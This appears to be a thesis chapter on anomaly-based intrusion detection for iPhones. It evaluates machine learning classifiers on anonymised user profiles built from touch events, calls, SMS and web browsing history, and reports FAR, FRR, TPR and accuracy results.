We used iGL to collect touch events generated by eighteen participants (iPhone owners) in the age range of 22 to 36 years. Each person used their own device for 24 hours performing their usual everyday activities. After the data collection process ended, the behavioral log files were retrieved from the devices. To ease the data collection and acquisition process we implemented an application shell for iGL (Damopoulos et al., 2012c). Once downloaded and installed by the user, the application collects touch data for 24 hours. Then, it will automatically try to connect via Wi-Fi to the Internet to transmit anonymously the log file to our server.

Each file contains an arbitrary number of records where each of them corresponds to a vector of related features per touch event as described in Fig. 6.1. For the classification process to take place, each file contains the data of the corresponding legitimate user and the data of the rest seventeen users that represent the potential intruders. This means that for each user in the dataset, the corresponding data file contains: (a) the user's data, referred to as normal behavior data, and (b) all other users' data that represent potential intrusive behaviors. Every record of the touch data file is composed of collected features represented by the following quintuplet: $\{Type, X, Y, Timestamp, Intruder/Legit\}$. Where *Type* refers to the type of the event, *X*, *Y* correspond to the Cartesian coordinates where the event took place, *Timestamp* refers to a UNIX timestamp (based on seconds since the standard epoch of 1/1/1970) representing the date and time a touch event occurred, and *Intruder/Legit* is the binary representation of the two nominal classes, i.e., if this piece of data belongs to the legitimate user (no) or the intruder (yes). An example of such a record is given by the following quintuplet $\{B, 289.000000, 315.000000, 1338039343.262504, no\}$.

The analysis procedure takes into account and cross-evaluates four supervised machine learning algorithms, i.e., Bayesian Networks, Radial Basis Function (RBF), K-Nearest Neighbor (KNN) and Random Forest. Also, for all the experiments, the k-fold cross-validation method – and more specifically a 10-fold one (this option provides us with more chunks of data to work with) – has been employed to divide the dataset into different sub-samples. This means that the original sample is randomly divided into k equally (or nearly equally) sized sub-samples, and the cross-validation process is repeated k times (the folds). Each time, one of the k sub-samples is used as the test set while the other k-1 sub-samples are put together to form the training set. Finally, the average error across all k trials is computed.

The analysis of the collected data has been performed on a laptop machine with an 2.53 GHz Intel Core 2 Duo T7200 CPU and 8 GB of RAM. The OS of this machine is OS X Mountain Lion. The experiments have been carried out using the well known machine learning software package namely Waikato Environment for Knowledge Analysis ([The University of Waikato, 2011b](#)). The upper memory bound has been set to 1GB aiming to resemble the memory reserves of a modern mobile device.




FIGURE 6.2: FAR% and FRR% metrics per participant per classifier

6.1.3 Results

Legacy keystroke analysis uses two error rates, namely FAR, in which an intruder is accepted by the system, and FRR, in which the authorized user is rejected by the system (Bergadano et al., 2002). A third metric known as EER is also employed in literature to assess the potential of a keystroke system (see section 3.7). Specifically, EER is a kind of percentage rate which both accepts and rejects errors as equals ($EER = (FAR + FRR) / 2$). That is, the lower the error rate value, the higher the accuracy of the system. In our analysis, we consider all three aforementioned metrics to estimate the effectiveness of touchstroke-based classification.

Figure 6.2, summarises the FAR% and FRR% metrics logged per participant, per classifier. Also, Table 6.1 contains the maximum, minimum as well as the average and standard deviation values of each of the aforementioned metric per classifier, but this time calculated for all the participants. We easily observe that Bayesian Networks and Random Forest obtained very competitive results when compared to those scored by

RBF and KNN. Specifically, the maximum FAR%, FRR% value pairs for Bayesian Networks and Random Forest are {0.1, 1.9} and {0.1, 0.8} correspondingly. This means that in the worst case, an intruder is rejected by the system in a percent equal to 99.9%. Also, taking into account the percentages scored by Random Forest, the system accepts the legitimate user in 99.2% of the cases. Overall, Random Forest seems to be the best choice as the results it produced are optimal across all the metrics. This observation is further validated by the calculated standard deviation values, that is, 0.05% and 0.26% for the FAR and FRR metrics respectively. As a consequence, the EER% for this algorithm is the lowest (0.205%) when compared to those scored by Bayesian Networks (0.475%), KNN (3.005%), and RBF (17.67%). These results clearly illustrate the adequacy of the proposed touchlogging scheme to be used towards identifying misuses.

To further exemplify the above findings, in Fig. 6.3 we cross-projected the touch profiles of three different, randomly selected, participants. Bear in mind that each profile - compiling the touch events of a whole day - is actually a series of Cartesian coordinates as recorded by iGL in the corresponding behavioral log file for that user. From the figure, it becomes apparent that each behavioral profile is too far from being characterized as similar to the others. In fact, when examining the dataset, there is no touch profile that can be said to be close to one another. Of course, this is quite plausible because, each user employs and personalizes very differently their mobile device. For example, they put the applications icons in different places on the screen (or inside different folders), create variant interfaces for their applications, and have their own repertoire of sliding movements/gestures etc.

Taking into account the above findings, we can safely argue that touch-based behavior classification presents significantly better results compared to keystroke studies for mobile devices presented in literature so far (see section 4.3 for details on these works). This naturally stems from the fact that iGL collects every touch event happening on the screen and not just those associated with the virtual keypad. So, even for relatively short-term interactions with a device (as in this study), touchlogging seems to be able to profile the user with very high accuracy.

It is also to be noted that while these results provide strong evidences that touchstroke-based classification may be a very accurate means of profiling the user, more research is needed to better assess its potential. For example, iGL can be used to create the profile




FIGURE 6.3: Cross-projection of 24-hour touch profiles corresponding to 3 different users (the plot area recreates the iPhone screen resolution 320x480)

of a given user based solely on touch events collected when the user interacts with a particular application(s), say, the SpringBoard. Also, extended experimentation could take into account more participants using their devices for longer periods of time, e.g., a week, or augment the sample to include subjects of different age, sex etc. Clustering could also be an interesting research direction, e.g., perform classification based on touch events collected during particular periods of time when using certain types of applications. Nevertheless, as already pointed out, this is the first work on touchlogging. So, its scope is narrowed down to analyze basic touchlogger implementation aspects and thus bound to make an initial assessment of the competence of such software.

TABLE 6.1: Aggregated classification results (all participants)

	Random Forest		Bayesian Networks		KNN		RBF	
	%FAR	%FRR	%FAR	%FRR	%FAR	%FRR	%FAR	%FRR
Mean	0.03	0.38	0.03	0.92	1.95	4.06	4.01	31.32
Min	0.00	0.00	0.00	0.00	0.69	0.80	0.20	5.30
Max	0.10	0.80	0.10	1.90	3.80	7.60	8.50	69.80
StDev	0.05	0.26	0.05	0.60	0.99	1.71	2.53	17.76

6.2 User Profiling: SMS, Calls, Internet Services

In this section we concentrate on anomaly-based IDS for modern mobile devices. After gathering a significant number of iPhone users' data (profiles) we create our own input dataset for the experimental detection process.

Generally, we utilize behavior-based profiling techniques to create mobile user's application usage profiles and use them to detect abnormal activities. The goal here is to detect anomalies, i.e., actions that deviate from the normal behavior of the legitimate user. Of course, as already pointed out, such actions may arise for a number of reasons, including malware, illegal use of the device etc. Specifically, every user profile gathered directly from the mobile device includes all logs from Telephone calls, SMS and Web browsing services. The collection process has been fostered by a client-server solution and special care has been taken to preserve the participants' privacy and anonymity. Four different machine learning classifiers have been thoroughly examined, i.e. Bayesian Networks, Radial Basis Function (RBF), K-Nearest Neighbours (KNN) and Random Forest based on their performance, speed and ability to detect anomalies. Also, our experiments take into account two different types of well known validation methods, namely 66% split and 10-fold cross validation.

The data analysis has been performed considering a proxy-assisted IDS system while the implementation of the corresponding host-based IDS is left for future work. Our findings show the ability of Random Forest to successfully detect misuse of Telephone call, SMS and Web browsing services by achieving a 99.8% TPR (also referred to as sensitivity) and contributing about 1.2% of TPR from previous researches. Moreover, the average Error Rate (1-accuracy) and False Negative Rate ($FNR=1-TPR$) we obtained remain less than 1.6% and 0.7% respectively. We extensively discuss our findings that aside from TPR consider other important metrics like accuracy, response time and ROC curve analysis. Note that to the best of our knowledge this is the first work that attempts to classify intrusions using four popular machine learning algorithms and takes into consideration the Web browsing service as well. Another important contribution of this work is that we examine the Telephone call, SMS and Web browsing services logs not only separately but also combined in a Multimodal fashion.

The rest of the work is organised as follows. Section 6.2.1 presents the methodology used throughout this work. First, some issues about the data collection process are discussed. Second, it provides a description of the work carried out to extract knowledge from the collected data, the statistical analysis and the classification experiments. Section 6.2.2 presents and discusses the evaluation outcomes of this work. Section 5.5.2 provides single user ROC curves experiments (Hammersland, 2007), which are used to identify the quality of a possible mobile device IDS using the aforementioned algorithms. Finally, some future directions are provided.

6.2.1 Methodology

Taking into account the above discussion we conclude that there is a need for more intelligent and sophisticated security controls, such as anomaly-based IDSs, to tackle mobile device intrusions. To do so, various user's actions or behaviors performed on the mobile device should be collected in order to create behavioral profiles and to effectively discriminate legitimate users from intruders. Several features of the collected dataset can be used as input for a number of machine learning classifiers to investigate and optimise the performance of an anomaly-based IDS. In this stage, data analysis can be performed offline or assigned to a proxy server. Later on, by capitalising on the results, one can build a dynamically updated host-based IDS that runs directly on the mobile device in real-time. In this section we provide information on the data collection process, the type and structure of data we are going to analyse as well as on the selected validation and classification methods.

6.2.1.1 Data Collection

Earlier research in the field of mobile IDS has particularly focused on Telephone calls and SMS in order to detect illicit use of services. Nevertheless, as already pointed out, nowadays users do not employ their mobile device only for these basic services but they also use it for a variety of other services such as Web browsing. For this reason, our research is not only bound to collect data from Telephone calls and SMSs, but also the Web browsing history ones. With the variety of these data we attempt to create an integrated user behavior profile that combines the most popular services and hence can better depict user's normal behavior.

The main problem of the data collection process is to find a critical mass of users (sample) that are willing to provide us with their sensitive data for the need of this research. Even though the data will be collected in an anonymised form it is very difficult for someone to supply them. Also, the plethora of different mobile devices and OSs makes the collection of such private data more difficult. Specifically, each mobile OS stores these data differently. In addition, most of the modern mobile OSs keep user sensitive files or databases along with kernel's data. Therefore, because of the sensitivity of such data, the access privileges are limited in the general case. Indeed, all the latest mobile OSs do not allow access to these files in order to protect the privacy of the end-users. In some cases, the only way to gain access to this information is to somehow bypass root privileges. However, this raises ethical problems and at the same time reduces the number of willing to participate individuals in such a research. Last but not least, to facilitate such a research it is necessary to provide a straightforward data collection method.

To cope with the aforementioned problems we decided to collect data from only one popular and modern mobile device. iPhone is a modern worldwide mobile device with over 50 million items sold until April 2010 (TiPB, 2011). Moreover, iPhone, like any other ultramodern mobile device, supports a variety of different (mainly wireless) network technologies. Through these network interfaces, mobile devices are able to synchronise with desktop computers. iPhone's iOS is not only able to synchronise with a desktop computer, but at the same time can automatically keep backup files in the same machine. These backup files are kept in Structured Query Language Lite (SQLite) databases and in Property Lists files (plist). Therefore, iPhone backup is the proper solution to the data collection issue.

In order to collect the required data and simplify the data collection process, the iBackup client-server system has been created. The iBackup server is hosted within the University's domain and consists of a Web site (<http://ibackup.samos.aegean.gr/>), a database and the iBackup server application. Every iPhone user is able to participate in the data collection process, by simply downloading the iBackup client. This client is the main application that is used to facilitate the data collection process. Because iPhone is able to synchronise (Apple Inc, 2011) only with Windows and Macintosh OSs, the data can be collected only through these OSs. Table 6.2 summarises the iPhone files required for each particular service and the particular features which we choose to collect and

use in the experiments. The only collected properties from which user’s information can be leaked are the telephone numbers and the Web site hyperlinks the user has visited. Hence, in order to preserve user’s anonymity, a hash function, namely SHA-1 has been used (Peyravian and Zunic, 2000). By doing so, unlinkability is preserved since there is no such a way to link user’s true data with specific published data in the server side. A detailed analysis of these properties is given in the next section.

TABLE 6.2: Collected data and their features

Collected Data	Corresponding iPhone File	Collected features
Telephone calls	call_history.db	Number, Timestamp, Flag (incoming or outgoing), Duration
SMS	sms.db	Number, Timestamp, Flag (incoming or outgoing), Country
Web browsing history	History.plist	Web site link and Timestamp

6.2.1.2 Data Structure

According to our study four scenarios of experiments have been conducted for all the users in the sample. The first three of them focus on Telephone call, SMS and Web browsing services having each service analysed independently. Specifically, as it is discussed in the following, for each particular service, N data files have been created where a vector of associated features has been stored per event. Hence, each file contains the data of the corresponding legitimate user and the data of the rest N-1 users that represent the potential intruders. This means that, for each user in the dataset the corresponding data file contains a) the user’s personal data, referred to as normal behavior data, and b) all other users’ data that represent potential illegal behaviors.

Every record of the Telephone call data file is composed of the following collected features. First, the feature *Number* refers to the telephone number of the caller or the callee. This field has been anonymised via the use of the SHA-1 hash function. The *Timestamp* feature, refers to a UNIX timestamp (based on seconds since standard epoch of 1/1/1970), and represents the date and time a telephone call took place. Next, the *Flags* feature indicates the direction of a call, that is incoming or outgoing. The *Duration* feature represents the duration of a call in seconds. Last, the *Intruder* feature is binary representing the two nominal classes, i.e. if this data belong to the legitimate user (no) or the potential intruder (yes). An example of such a record is given by the following quintuplet (vector) {7e738835c130ec478ec8ae99707a4a5eeabd25c6, 1252676780, 60, 0, no}

Each record of the SMS data file in turn is composed of the following features. The *Number* feature refers to the mobile number the particular message has sent or received. This feature has been anonymised as well. The *Timestamp* feature represents a UNIX date and is referred to the date and time an SMS has been sent or received. Next, the *Flags* feature indicates the direction of an SMS (incoming or outgoing). The *Country* feature represents the country of the sender or receiver. Last, the *Intruder* property is binary representing the two nominal classes, i.e. the legitimate user (no) or an intruder (yes).

The records of the Web browsing history data file are composed of three features. The *Web site Link* feature, which is anonymised, refers to the visited web site. Next the *Timestamp* feature corresponds to the date and time the Web site has been accessed. Last, the *Intruder* feature represents the two nominal classes, a legitimate user (no) or the intruder (yes).

According to the last scenario, we create a Multimodal that integrates the evidence presented by multiple services. Specifically, this scenario is a fusion of Telephone call, SMS and Web browsing service data. In this way, we represent the behavior of the end-user as discrete events which take place at a specific timestamp. To realise this blend of information, data files have been created where a set of relevant features have been stored for each one of the N users. As with the first three scenarios, each data file is represented by only one legitimate user and the rest $N-1$ users behave as potential intruders. The Multimodal data files are composed of the *Event*, *Timestamp* and *Intruder* features. All the three features correspond to information similar to what was described in the previous paragraph. An example of the Multimodal data file is given by the following triplet (vector) {1b4766fca21995aa15f2bed0d25db5014e73ab94, 1257843913, yes}.

6.2.1.3 Methods

To predict and classify potentially unauthorised actions and malicious occurrences in user behavior, while minimising the rate of incorrectly flagging, various machine learning classifiers have been utilised. Specifically, the analysis procedure takes into account and cross-evaluates four supervised machine learning algorithms, i.e. Bayesian Networks, RBF, KNN and Random Forest which pattern the behavior of the end-user, in terms of Telephone calls, SMS, Web browsing history, and Multimodal information. A Bayesian

network, also called a belief network model, is an annotated directed graph that encodes the probabilistic relationships among variables of interest. A Bayesian network classifier is a statistical classification eager method (Heckerman, 1995) that may be used as a classifier that gives the posterior probability distribution of the class node given the values of other features. On the other hand, RBF is a type of ANN that consists of an input layer, a hidden layer and an output layer. Specifically, RBF is a single hidden layer feed-forward network and has a static Gaussian function as the nonlinearity for the hidden layer processing elements (NeuroDimension, 2011). KNN is one of the simplest classification methods so far. Also, KNN is a type of instance-based learning, also known as lazy learning classification, and is based on the Euclidean distance. A KNN algorithm should be one of the first choices for a classification study when there is little or no prior knowledge about the distribution of the data (Wu et al., 2007). Last, the Random Forest is an ensemble of decision trees such that each tree depends on the values of a random vector. This vector is sampled with the same distribution for all trees in the forest and is totally independent. Random Forest is well-respected amongst the statistics and machine learning communities as a versatile eager method that produces accurate classifiers for many types of data (Statistics and Breiman, 2001).

For all the scenarios, two different types of well known validation methods have been employed to divide the dataset into different sub-samples. The first one is a percentage split and more specifically a 66% split validation. The Holdout or Percentage Split method splits the dataset randomly into two groups, called the training set and the testing set. The training set (66%) is used to train the classifier, while the test set (the rest 44%) is used to estimate the error rate of the trained classifier. The second method is a k-fold cross-validation and more specifically a 10-fold one. A k-fold cross-validation method is a way to improve the holdout method. The original sample is randomly divided into k equally (or nearly equally) sized sub-samples, and the cross-validation process is repeated k times (the folds). Each time, one of the k sub-samples is used as the test set and the other k-1 sub-samples are put together to form the training set. Finally, the average error across all k trials is computed (Schneider, 2011). The totally different way these methods operate will help us to better estimate their impact in the final classification results in terms of accuracy and speed. So, while the 66% split method is expected to be faster than the 10-fold cross-validation, it is unclear if and how much this might affect the classification results.

The analysis of the collected data has been performed on a laptop machine with an Intel Core 2 Duo T7200 CPU at 2 GHz and 3.2 GB of RAM. The OS of this machine is Microsoft Windows 7. Also, data analysis was carried out using the well known machine learning software package namely Waikato Environment for Knowledge Analysis (Weka) ([The University of Waikato, 2011b](#)) with 1 GB memory as the upper bound to carry out the final classification experiments. The Java Runtime Environment (JRE) in version 1.6.0.17 has been used for Weka parameterisation according to guidelines provided in ([The University of Waikato, 2011a](#)).

Moreover, in order to select the most appropriate machine learning algorithms to be used throughout the data analysis, some preliminary classification tests among common machine learning classifiers have been conducted in terms of service time and memory consumption. Bear in mind that this is a very important task in order to eventually select those algorithms that are more suitable for a host-based IDS. Two types of initial tests have been carried out to address the mobile device memory limitations; the first one with upper bound of 128 MB and the second with 2 GBs of memory. We selected these bounds because they correspond to the typical read-only memory and storage used in modern mobile devices. Also, for these tests an amount of Telephone calls, SMS, Web browsing history and Multimodal data files have been chosen randomly. The results showed that Multilayer Perceptron (MLP) is not able to run when low to moderate memory usage, i.e. ≤ 2 GB is selected. Moreover, Support Vector Machine (SVM) runs only with the upper bound of 2 GBs and only if using the Telephone calls, SMS and Web browsing history data files. For the above reasons we decided to exclude these two algorithms from our experiments. It is also stressed that Random Forest - due to these memory limitation - was not able to create the necessary decision trees in order to classify the Multimodal data files. [Table 6.3](#) summarises all the employed classifiers as well as the obtained results in every case. Overall, this study left us with the first four algorithms for further evaluation.

6.2.2 Results

In this section we cross-evaluate four machine learning classifiers in terms of performance and effectiveness to detect intrusions. Also, we consider two different types of validation methods to estimate their effect in the final results. This assessment is not only necessary

TABLE 6.3: Preliminary classification tests
(T: Telephone calls, S: SMS, W: Web browsing history, M: Multimodal, *won't run)

Algorithm	128 MB	2048 MB	Time (sec)
Bayesian Networks	T,S,W,M	T,S,W,M	(0 .. 3)
RBF	T,S,W,M	T,S,W,M	(0 .. 26)
KNN	T,S,W,M	T,S,W,M	(0 .. 131)
Random Forest	T,S,W	T,S,W	(0 .. 7)
SVM	*	T,S,W	$\succ 3600$
MLP	*	*	*

to ideally find out the best classifier but also to end up to those that are more suitable for a host-based IDS (i.e. the ones that can run directly on the mobile device).

6.2.2.1 Descriptive facts

The dataset is consisted of 35 iPhone users' data and the participants came from two different countries, Greece and United Kingdom. The collected data consist of 8,297 Telephone calls, 11,321 SMSs, and 790 hyperlinks. Figure 6.4 is a snapshot of all the participants' behavior profiles and depicts characteristically the uniqueness of mobile usage per user. As expected, all the participants use their mobile devices to make Telephone calls and exchange SMSs. On the other hand, about 66% of the subjects use their mobile device to access the Internet.




FIGURE 6.4: A snapshot of participants' behavior profile

Also, when analysing the user's mobile profiles, we note that only a small percentage of their behavior is unique. For example, only the 2% of the SMSs have been sent to or received from unique mobile numbers. This means that the 98% of SMSs has been sent to or received from the same user at least twice. The same behavior is observed for Telephone calls and Web site visiting, having a percentage of 3% and 9% respectively.

6.2.2.2 Effectiveness

We consider two metrics to estimate the effectiveness of the IDS. First, the TPR which is the probability of an alarm given an actual intrusion, and second, the accuracy which is defined as the sum of true positives and true negatives divided by the total number of events. For both metrics we consider an average value obtained by taking the statistical average of the values resulting from 35 experiments (i.e. the total number of cases). In the majority of experiments the TPR metric gave an average value of 99.3%, while the average accuracy had a value of 98.5%. As a consequence, the average Error Rate, which is defined as the incorrectly classified instances, is less than 1.6% and the average FNR, which is the probability of no alarm given an actual intrusion, is less than 0.7%. Figures 6.5 and 6.6, summarise the average TPR and accuracy metrics logged for each sub-scenario. That is, Telephone calls, SMSs, Web browsing history, and Multimodal using the Bayesian Networks, RBF, KNN and Random Forest classifiers. Recall that for each algorithm we tested two different validation methods, namely 10-fold cross validation and 66% split.

Considering the results obtained from Telephone calls, SMSs and Web browsing history as separate services we conclude that Random Forest is the most promising classifier showing optimal results. Specifically, its average TPR and accuracy remain in all cases above 99.8% and 98.9% respectively. Note that this observation stands for both validation methods. Bayesian Networks and KNN also obtained very promising results, that is an average TPR and accuracy of 99.06% / 98.76% and 99.73% / 99.49% in the worst case respectively. Moreover, in the first three sub-scenarios, KNN scored higher in accuracy, compared to Random Forest; $\approx 99.5\%$ vs. 99.25% in the worst case respectively. On the other hand, RBF had the minimum TPR ($\approx 96.4\%$) and accuracy ($\approx 94.5\%$).

In nearly all cases the worst accuracy is perceived when analysing the Web history data. This happens because the volume of the available information collected is less for all

users. Naturally, this is expected for the majority of mobile users. Also, it is worth mentioning that the FNR in the majority of the experiments remains below 0.7%.

As already pointed out, to optimise the results, we create a Multimodal comprising a fusion of Telephone calls, SMSs, and Web browsing history data. In Multimodal experiments the best results logged by KNN which achieved a TRP and accuracy of 99.80% and $\approx 99.5\%$ respectively. As already noted, Random Forest was not able to run using the Multimodal data file due to the memory limitations. In a nutshell, only the KNN algorithm succeeds to improve its sensitivity by 0.5% compared to the three first experiments. As a general remark, in the majority of the experiments, the 10-fold cross-validation method showed 1% better results in contrast to 66% split validation one.




FIGURE 6.5: Average TPR (%) per validation method for each algorithm and sub-scenario

